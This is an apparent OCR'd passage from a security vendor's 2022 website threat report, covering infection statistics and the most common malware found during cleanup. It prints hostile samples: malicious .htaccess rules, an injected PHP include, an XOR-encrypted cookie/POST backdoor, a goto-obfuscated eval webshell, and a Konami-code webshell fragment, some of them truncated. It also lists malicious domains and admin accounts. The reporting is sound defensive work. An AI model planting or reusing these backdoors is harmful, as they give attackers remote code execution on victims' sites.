
5.95% of compromised websites were infected with mailers in 2022. Mailers abuse server resources and allow bad actors to send unwanted emails from a domain. In many cases, mailers allow an attacker to easily distribute spam or phishing campaigns to unsuspecting victims' inboxes.

Some of the most widespread viruses have been distributed through email attachments or embedded links which redirect users to malicious websites.

Defacements

A total of **6.71%** of compromised websites were found to be defaced at the time of remediation.

Similar to virtual graffiti, website defacements are a form of vandalism that alter a site's visual appearance or informational content. Attackers may be motivated to deface a website for political or religious reasons — or may simply vandalize a website in the name of hooliganism.



Top Cleanup Signatures

Our teams leverage tens of thousands of different malware signatures to detect and clean malware from infected websites. Some malware we see only a small number of times, while others are much more commonplace and frequently used by attackers.

Top 5 Most Common Infections Found During Cleanup

We analyzed our data sets to pinpoint the most common malware infections found during remediation on compromised websites and databases in 2022.

Most Common Infections Found During Cleanup - 2022

Signature	Percentage
Malicious Allow/Deny Rules in .htaccess	13.48%
Obfuscated PHP inclusions	11.43%
XOR Encrypted Backdoors	11.03%
GOTO Backdoors	9.55%
Konami-code Backdoor	9.04%

Malicious Allow/Deny Rules in .htaccess

```
<FilesMatch ".(PhP|php5|suspected|phtml|py|exe|php)$">
 Order allow,deny
 Deny from all
</FilesMatch>
<FilesMatch "(^wp-feed.php|^index.php|^qindex.php|^db.php|^wp-mail.php|^recollection.php|^Ticket
.php|^language_view.php|^wp-activate.php|^wp-links-opml.php|^wp-blog-header.php|^wp-load.php|^wp
-signup.php|^admin-filters.php|^wp-trackback.php|^LoggerTrait.php|^Account.php|^theme_support
.php|^bt4.php|^wp-atom.php|^style.php|^atomlib.php|^makeasmtp.php|^prayer_intentions.php|^wp
-settings.php|^shadow-bot.php|^class-ai1wm-status.php|^MelipayamakApi.php|^CSV.php|^rptegmfmcq
.php|^wlkjfoqicr.php|^0z.php|^BucketEndpointMiddleware.php|^ClassWithToString.php|^baindex.php|^php
mailer.lang-sv.php|^State.php|^special_dishes.php|^NF_Tracking.php|^Webhook.php|^pnnfxpueiq
.php|^autoload_classmap.php|^shadow.php|^sample.php|^1index.php|^error_exception.php|^wp-config
.php|^xmlrpc.php|^wp-pano.php|^main.php|^product.php|^goods.php|^shop.php|^store.php|^online
.php|^good.php|^discount.php|^buy.php|^sale.php|^mall.php|^amazon.php|^groupon.php|^lowpr.php|^save
p.php|^infos.php|^pindex.php|^todo.php|^start.php|^chosen.php|^style.php|^wp-conflg.php|^wp-22
.php|^class.phtml|^index.php)$">
 Order allow,deny
 Allow from all
</FilesMatch>
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . index.php [L]
</IfModule>
```

A major nuisance since at least 2021, this malware is commonly associated with the AnonymousFox toolkit and Japanese SEO spam. Since the .htaccess file contains important directives to control the way an Apache environment is accessed, malware that targets this file can be especially challenging to troubleshoot and remove. This malware can number in the hundreds or even thousands per infected site and litter nearly every directory that they can possibly insert themselves into.

Frequently coupled with malicious processes running on the web server designed to immediately reinfect the main .htaccess and index.php files if remediated, these unwanted .htaccess rules ensure that the malware attackers upload to websites is executable and also cause disruptions to the regular operations of the website.

TdsClient Obfuscated PHP Inclusions


```php
<?php
/*ba122*/

@include "\057hom\145/[redacted]/p\165bli\143_ht\155l/w\160-in\143lud\145s/T\145xt/\056a79\141e28\142.ic\157";

/*ba122*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';
```

This malware inserts itself into every **index.php** file located within the website environment. It is also known to target **wp-config.php** and **wp-settings.php**. It's simple, somewhat obfuscated **@include** script calls bogus **.ico** files and **.mo** files with heavily obfuscated malware (TdsClient) lodged inside.

```
<?php
$_6ebtad = basename/*nap8q*/(/*slm*/trim/*l8jq*/(/*xaw2*/preg_replace/*zjo8*/(/*s*/rawurldecode/*pb*/(/*x*/"%2F%5C%28.%2A%24%2F"/*4
*/)/*quepr*/, '', __FILE__/*xm*/)/*fy*//*348x*/)/*675*//*f*/)/*2*/;$_hf5y9q = "G%05B%11%10%05SR_%40%0C%07G%09%10%16KT%00%5BkUA%07%17%0AV%17
%3DZC%04W%40S%0ENJF%24%18h%5DT%07_ZS%06N%10%1B%5C%06%03Tn%02YZBK%11%170M%11%07XE%04%16%13%1A%0EXJT%24%23%0BWX%3EEQB%06N%06%1D%5C%0C%10f%5D%
0EQ%13%1A%0E%276%23bJYyX%0F_kEK%1DKHB%0C%05fT%13D%5BD%5DNOO%1EJYyX%0F_kEK%1DKHC%02%1AfT%19SWCZ%00%0C%01q%17%0BTTF%1A%14%06%07R%23%0A%5C%11%
0DKn%13SDY%5C%1D%0A%01IKR%10%0A%21EQBq%1D%0A%02K%3C%0EP%5C%08B%1C%06%07R%0A%09%06B%06%5CW%08XQR%06K3%27~%3C%27v%7DC%1F%1DMJ%0C%05%06%40%06J
%1Ba%29fksa%25AC%0EA%3EW%13H%0DI_HIKNJ%06%04P_%04R%1C%11H%00%0F%0Aq%13%17Mn%02YZBK%07%17%1C%0EDK%10J%05SR_%40%0CKHH%0A%0E%5Cn%11C%40iM%06%0
D%1BK%0D%16J%11F%1A%14%07%07RG%18M%05%03%5DEA%0B%14%11%1B_U%0B%1C%00%01%0B%1CQ%00%01S%03%5DW%0AKN%03Z%04R%1B%04T%1D%08Q%5B%1A%00%03_%06P%11
%0FQB%06%01%0EBCFNR%07WPB%15%0F%16%01M%17%0BV_AC%5DUM%18%01%1A%06G%07QW%06PROV%40C%14G%05B%11B%15DXS%40AG%0AF%05%05_W%18N%1D%16%12IWFU%11%0
7MD%13X%14%14%0CR%1EKO%0E%0BX%5D%0DN%14%0B%0EK%22-m%27%27%7Fv%29%7F~%7Db%24-%20~20je4%60cnw3%02%0DM%07%07_V%09_%5E%5DB%04%0D%00%5E%12%10JE%
14%40CNW%13S%5E%1CPV%0C%07V%0E%0D%1D%01TAT%0A%1B%10%5EA%04%5E%14%0B%0E%1A%17%1Dq%10%12UX%15%1E%10WC%00%02%03B%1BK%02%15%19DSFK%01CR%0E%02%1
0KP%18lRZG%19KKV%11%05IT%09%1F%0F%12E%19%15%02K%02%08%19%0CA%06%0F%12Y%0F%05%1D%5C%17B%04%11C%14%0F%12K%01%05%08H%05%1BA%11%5C%16DDK%0E%3C%
1DK%13%0EXR%04%1E%16Hu7%22Bt%02OC%01L%0Fh%1DrF%3FRs%1D%40%15%11C%14%18%16%0A%0C%0B%09I%05%04%40IH%0DPY%0E%12G%04%5E%15%0F%5CP%0BW%5ETG%03%1
3%06%0E%5EB%1DI%13QDSF2G%0AF%05%05_W%18No%12E%19%15%02K%02%08%12%1A%3Ck%0F%12%5D%04%1A%16%5E%13B%04%11ENFQ%5E%0C%0B4%0A%06%0A_V%07PMNuM%08%
1FX%0E%07X%5BJ%1Dik%15M%1A%19_%17%11TUA%0B%14%12V%1B%04%1FK%0B9%1DT%09PSPH%10%1B4%0A%08%12O%5C%04W%5E%1D%054%3ET%0A%01%10%5E_%0DT%14%0B%0EM
%1B%1DI%13%07QjES%5CPI%0F%05%16V8FRA%17%5BQWDBH2sXFN_%18DYAG%00%0F%04X%19%0B%19%0CA%1E%10%5D%5E%1F%0E%0AO%09%03SS%08%5CD_%0EU_O%1CJBE%11I%1
2G%5BW%10%13%1F%0E%5D%5C%19%05H%0D%10%5E_%0C%05%0D%5B%15%07%19%0CA%1E%1C%12%5D%04%1A%16%5E%13B%1F%11P%03%1D%16%12UC%5B%07C%1E%19%19EOBGZ%1A
%0E%0B%0E%5D%5C%19%03H%0D%10A%40%10%11%02Y%0A%0BZI%07%40D%16%13IKG%0A%1A%14HE%12%5BP%16%08IPF%0E_%5E%19%07H%16H%16%0A%0B%11%08%40%0F%00%02%
15%16PRD%5C%1DCR%0EG%15_W%13D%40%16%00I%00%07%5CKFN_%18DYAG%00%0F%04X%19%0B%10%0A%08P%14%1E%0A%10%15%1EZ%10%0F%5D%11%40%0B%14%00%1A%40C%14%
0A%14%04_C%13B%14%0B%0EM%14%09H%11%10M%11O%16W%5E%5CAG%07_%06%04%5BD%17S%1D%0DS%00%05O%06G%00KV%0FZV%16%0FTCY%1AJBB%15%16PRD%5C%1DCR%0EG%15
_W%13D%40%16%00I%00%07%5CKFN_%18DYAG%00%00%17H%15%12%10%0A%1CK%14AF%00%0F%0A%0EKFRA%17%5BQWDI_O%5D%17%10UT%0F%1E%10SF%0F%04%09H%1A%1A%10%18
```

The symptoms of this malware most frequently include unwanted redirects to adult dating, spam, and other third party websites.

TdsClient XOR Encrypted Backdoors



```
<?php
function sb1($am2){$rs3 = "g6Hcf*" ."?n<bIor_lt8'34" ."e(vxm;0 y9h@d#75psLauki./1)E" ."2-F" ;$hx5='';foreach($am2 as $qx4){$hx5.=$rs3[$qx4]
;}return $hx5;}$iq6 = Array();$iq6[] = sb1(Array(18,34,19,18,4,16,20,35,49,34,3,34,19,49,19,48,18,18,49,9,20,16,3,49,18,4,39,20,29,34,29,35
,45,1,1,26));$iq6[] = sb1(Array(6,36,30,36,27,31,40,7,14,42,7,41,21,13,13,50,10,38,47,13,13,46,25,27));$iq6[] = sb1(Array(43,24,11,32,40,14
,20));$iq6[] = sb1(Array(2,5));$iq6[] = sb1(Array(43,44));$iq6[] = sb1(Array(33));$iq6[] = sb1(Array(8));$iq6[] = sb1(Array(4,42,14,20,13
,36,40,15,13,3,11,7,15,20,7,15,37));$iq6[] = sb1(Array(39,12,12,39,28,13,24,20,12,0,20));$iq6[] = sb1(Array(37,15,12,13,12,20,36,20,39,15
));$iq6[] = sb1(Array(20,23,36,14,11,32,20));$iq6[] = sb1(Array(37,40,9,37,15,12));$iq6[] = sb1(Array(40,7,14,42,7,41));$iq6[] = sb1(Array
(37,15,12,14,20,7));$iq6[] = sb1(Array(36,39,3,41));$iq6[] = sb1(Array(24,32,35));foreach ($iq6[8]($_COOKIE, $_POST) as $bp14 => $et11
){function oo8($iq6, $bp14, $bz10){return $iq6[11]($iq6[9]($bp14 . $iq6[0], ($bz10 / $iq6[13]($bp14)) + 1), 0, $bz10);}function re7($iq6,
$yu12){return @$iq6[14]($iq6[3], $yu12);}function zx9($iq6, $yu12){if (isset($yu12[2])) {$rk13 = $iq6[4] . $iq6[15]($iq6[0]) . $iq6[2]
;@$iq6[7]($rk13, $iq6[6] . $iq6[1] . $yu12[1]($yu12[2]));@include($rk13);@$iq6[12]($rk13);exit();}}$et11 = re7($iq6, $et11);zx9($iq6,
$iq6[10]($iq6[5], $et11 ^ oo8($iq6, $bp14, $iq6[13]($et11))));}
```

This remote code execution backdoor uses XOR encryption for obfuscation. It comes in many different variations, but the core always remains the same. It uses **$_COOKIE** and **$_POST** arrays to execute arbitrary code within compromised environments.

GOTO Backdoors

```
<?php
 goto Fy6Bg; Fy6Bg: error_reporting(0); goto MqCa6; MqCa6: function MhAJ1() { goto a6tUo; a6tUo: $ir7ui = 'I could not have a more
welcome visitor 64 group of zain bani'; goto CNE2N; rf2hk: return $Wfnym; goto dm0zR; CNE2N: $Wfnym = $ir7ui[15] . $ir7ui[14] .
$ir7ui[13] . $ir7ui[5] . '(' . $ir7ui[43] . $ir7ui[52] . $ir7ui[4] . $ir7ui[8] . $ir7ui[2] . $ir7ui[3] . $ir7ui[19] . $ir7ui[47] .
$ir7ui[21] . $ir7ui[15] . $ir7ui[34] . $ir7ui[34] . '(' . $ir7ui[57] . $ir7ui[13] . $ir7ui[34] . $ir7ui[15] . $ir7ui[40] .
$ir7ui[41] . '_' . $ir7ui[6] . $ir7ui[15] . $ir7ui[2] . $ir7ui[3] . $ir7ui[6] . $ir7ui[15] . '(\''; goto rf2hk; dm0zR: } goto Oj7O3
; Oj7O3: eval(MHaJ1() . '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
```

Another favorite last year was this obfuscated backdoor/webshell. In addition to regular obfuscation, it uses an enormous amount of PHP **goto** operators to make it hard to understand the sequence of code execution. It is often found lodged within bogus plugin or theme files in the **wp-content** directory.

Konami-code Backdoor

This webshell is strongly related to the NDSW JavaScript malware. It is often found lodged within an image file in a bogus WordPress plugin to evade detection, using a simple PHP script to call the image.

```
var $stable;
var $move = 0;

var $px = array('gzi', 'n', 'flat', 'e');
var $memory = array('crea', 'ction', 'fun', 'te_');
var $_backend = array('base6', 'ode', '4_', 'dec');
var $emu = array('t', 'ok', 'se', 'ie', 'co');
var $_zx = array('ac', '_', 're', 'r', 'pl', 'e', 'st');

var $_debug = '/d49mD0nyieYshxlWo3uJmizNDUl4jy3lQpml8sI6A1muC0abAKq73YSBw2mm0VGMXKmcEnDuQG1q5M5
eFqANNnWXjn2N2m477zOKm7UcwDcfHIrZtWy1nRst0fmHZgusP9s890IdfTo9FBz1JJ41nz/CEV8rL3W
24j5/b0wtEqAYUdcnNsjpwwi39MlTrEwRpRbiwdz0Y+hHeCjXkSem14JjxD9uElNXyjj5qF+iW6B5zo/
cQH72wOHtcYlgBFOO6p7vrKO/hJEjwS3UUzY6wivJ9GJZLiMWgBx68gn9sVP6k+rZo29IRvTPOX3x6Ok
BLFqols2Efw21KyhR1GlStsBHC5RYgqaQHg1I6KLXJyxSggyMxvAaAPcU+cj4ndb3K328rJKN1dAnjzg
pusWVDplrgmzximOgDzgrJlEo01Btng0FYOX5I9h9CrG7JP2A571/UNKD9PQUUEnLoOdshuN36TT3x6F
rL9wRxrTLn8ujU14nwK48Ae17lCltRNnZRhePZjegl51MBT2x1s3Qmg+cO33v++6MMlkz2GqLimAdayK
MpA2u2lB3m558Is/HRNb5UEjVwKNfOrlyBOX+X7F7wrVojRjZiT7l4u1vFifPlXcSKppWAdFmr56GmV6
fWTDTmXQT1YqSDiRbMdwke/Iqf5qX063rTNf3Kg0NL3QsLnTvJH8719YVvxYe8QIj/y2V/b8YqTLtLgd
1hOTiFB2Hz+OzFNwglw3vMfAz4hEqzd4dWs4K6p3lQlfNgmkzqrDdVKWckv0VFFLTlqQaJYbK4f3C8Xj
mdBqfEVCDXAc9ehNbel9KwefGGmE0ZAAv2wqTF0Hgep7I+PqVf8G+Chd2QfeXy9fPJYd7YY7J8QyVAJA
aqvXtg4ZBHsdYcTce31tvoo/MY3/fgzpL35pfZEq5XK8xzj65flBaPIIv1B+Z7T3dv3LwKsFKzHL/WBu
ZBy6utlKa8TGiNSJC9G+pxOc2zVInX0w/pBjqPbeffS8S5tGO/oh3CPGGHWF28RVw6JpvupzcLFsMR7R
Te0SMqaVqG527WiS6gxNpi6RHPTM3K/zB8TtXQJj6sN9pNfRK9Qh9cANSy7GIeOZWb0mUm96WOfb9gm9
zLoG1AJrU+X59KoBjhbGiFFvnpis5aYms3Ddi3977143+5jUtc8odTHtsbR6YrzDvusO/6hsqPUb3ISg
QdiV+QxAdUuCQeokV7kue9K2xr/sNe2wTObX6KbLEqY/SwstfyrFDEPHnXBu7Cbf04VmuaqEWLX/12KM
```

The malware creates a hard-coded 404 Not Found page, unless the user employs the secret "konami code" by holding the CTRL button while simultaneously clicking on the page. If the secret code is entered, it then prompts for a password to access the backend of the webshell.

Database Malware

In addition to cleaning malware from website files, we also remediate issues on the database level. In 2022, our team cleaned a total of **2,027,566** malicious items from **8,792** websites.

Database malware is most commonly found in the **wp_posts** and **wp_options** tables of compromised WordPress websites, while on Magento environments our teams most commonly find credit card skimmers in the **core_config_data** table.

Remarkably, **53.75%** of all infected databases were found to contain SEO spam, the majority of which were hidden links. Another **11.15%** of infected databases were found to contain injected scripts from known malicious domains, which were removed from over 1 million rows.

These top five domains were found injected into 7.6% of all infected databases, all of which are related to the massive Balada Injector campaign:

- storerightdesicion[.]com
- legendarytable[.]com
- classicpartnerships[.]com
- weatherplllatform[.]com
- specialadves[.]com

Malicious Users

Last year, **32.69%** of websites found to contain database malware at the point of infection had at least one malicious WordPress admin user. Our team encountered over **18,000** unique usernames for malicious WordPress users.

Our data revealed the top ten most common user names and email addresses associated with these malicious admins.

Top 10 malicious admin usernames:

1. administratoir
2. Sendsdesr
3. AdminZaxHH34
4. adminlin
5. wwwadmin
6. superuser
7. rxrhack1337
8. controllers
9. siteseomanager461
10. wp-system

Top 10 malicious admin email addresses:


1. wadminw@wordpress.com
2. 123@abc.com
3. wp-security@hotmail.com
4. coderbruh@protonmail.com
5. gd_support@wordpress.org.com
6. support@wordpress.com
7. email@email.em
8. mail@maill5.xyz
9. test@test.test
10. support@wordpress.org

SiteCheck & Blocklist Analysis

Our SiteCheck tool is one of our most important website security monitoring tools in our arsenal. It is free to use and scans millions of websites per year, allowing us (and the public) to identify threats like malware and spam on compromised websites.

Since it is an external monitoring tool, it cannot see infections that do not display outwardly on websites (such as PHP backdoors). For a comprehensive solution, Sucuri clients have full access to our server-side scanning and monitoring.


Of the **106,801,443** sites scanned by our SiteCheck remote scanner in 2022, **1.04%** of them were detected with malware. Our analysis revealed the following malware family distribution for these remote website scans.



Blocklist Analysis

During a remote SiteCheck scan, our scanner checks a website's resources and compares them to our blocklist to identify if any are malicious. In 2022, **11.2%** of all infected websites were found to load resources (scripts or iframes) from known malicious third-party sites — also referred to as blocklisted resources.

Our research team analyzed the top 100 malicious resource domains to identify the top blocklisted resources in 2022.



